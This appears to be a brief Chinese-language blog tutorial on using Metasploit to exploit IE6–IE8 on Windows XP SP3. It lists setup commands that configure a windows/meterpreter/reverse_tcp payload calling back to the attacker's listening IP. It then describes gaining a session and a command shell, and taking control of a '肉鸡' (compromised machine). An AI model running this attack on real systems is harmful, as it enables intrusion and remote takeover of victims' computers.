

此漏洞针对windows xp3的IE6 IE7 IE8可行,show targets可以查看攻击平台

设置好环境 set SRVHOST 本地监听ip
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 本地监听IP

溢出成功,并且得到一个会话session,调用CMD
如果是metersploit pro版的话,可以直接控制肉鸡的桌面和磁盘

暂无评论
发表评论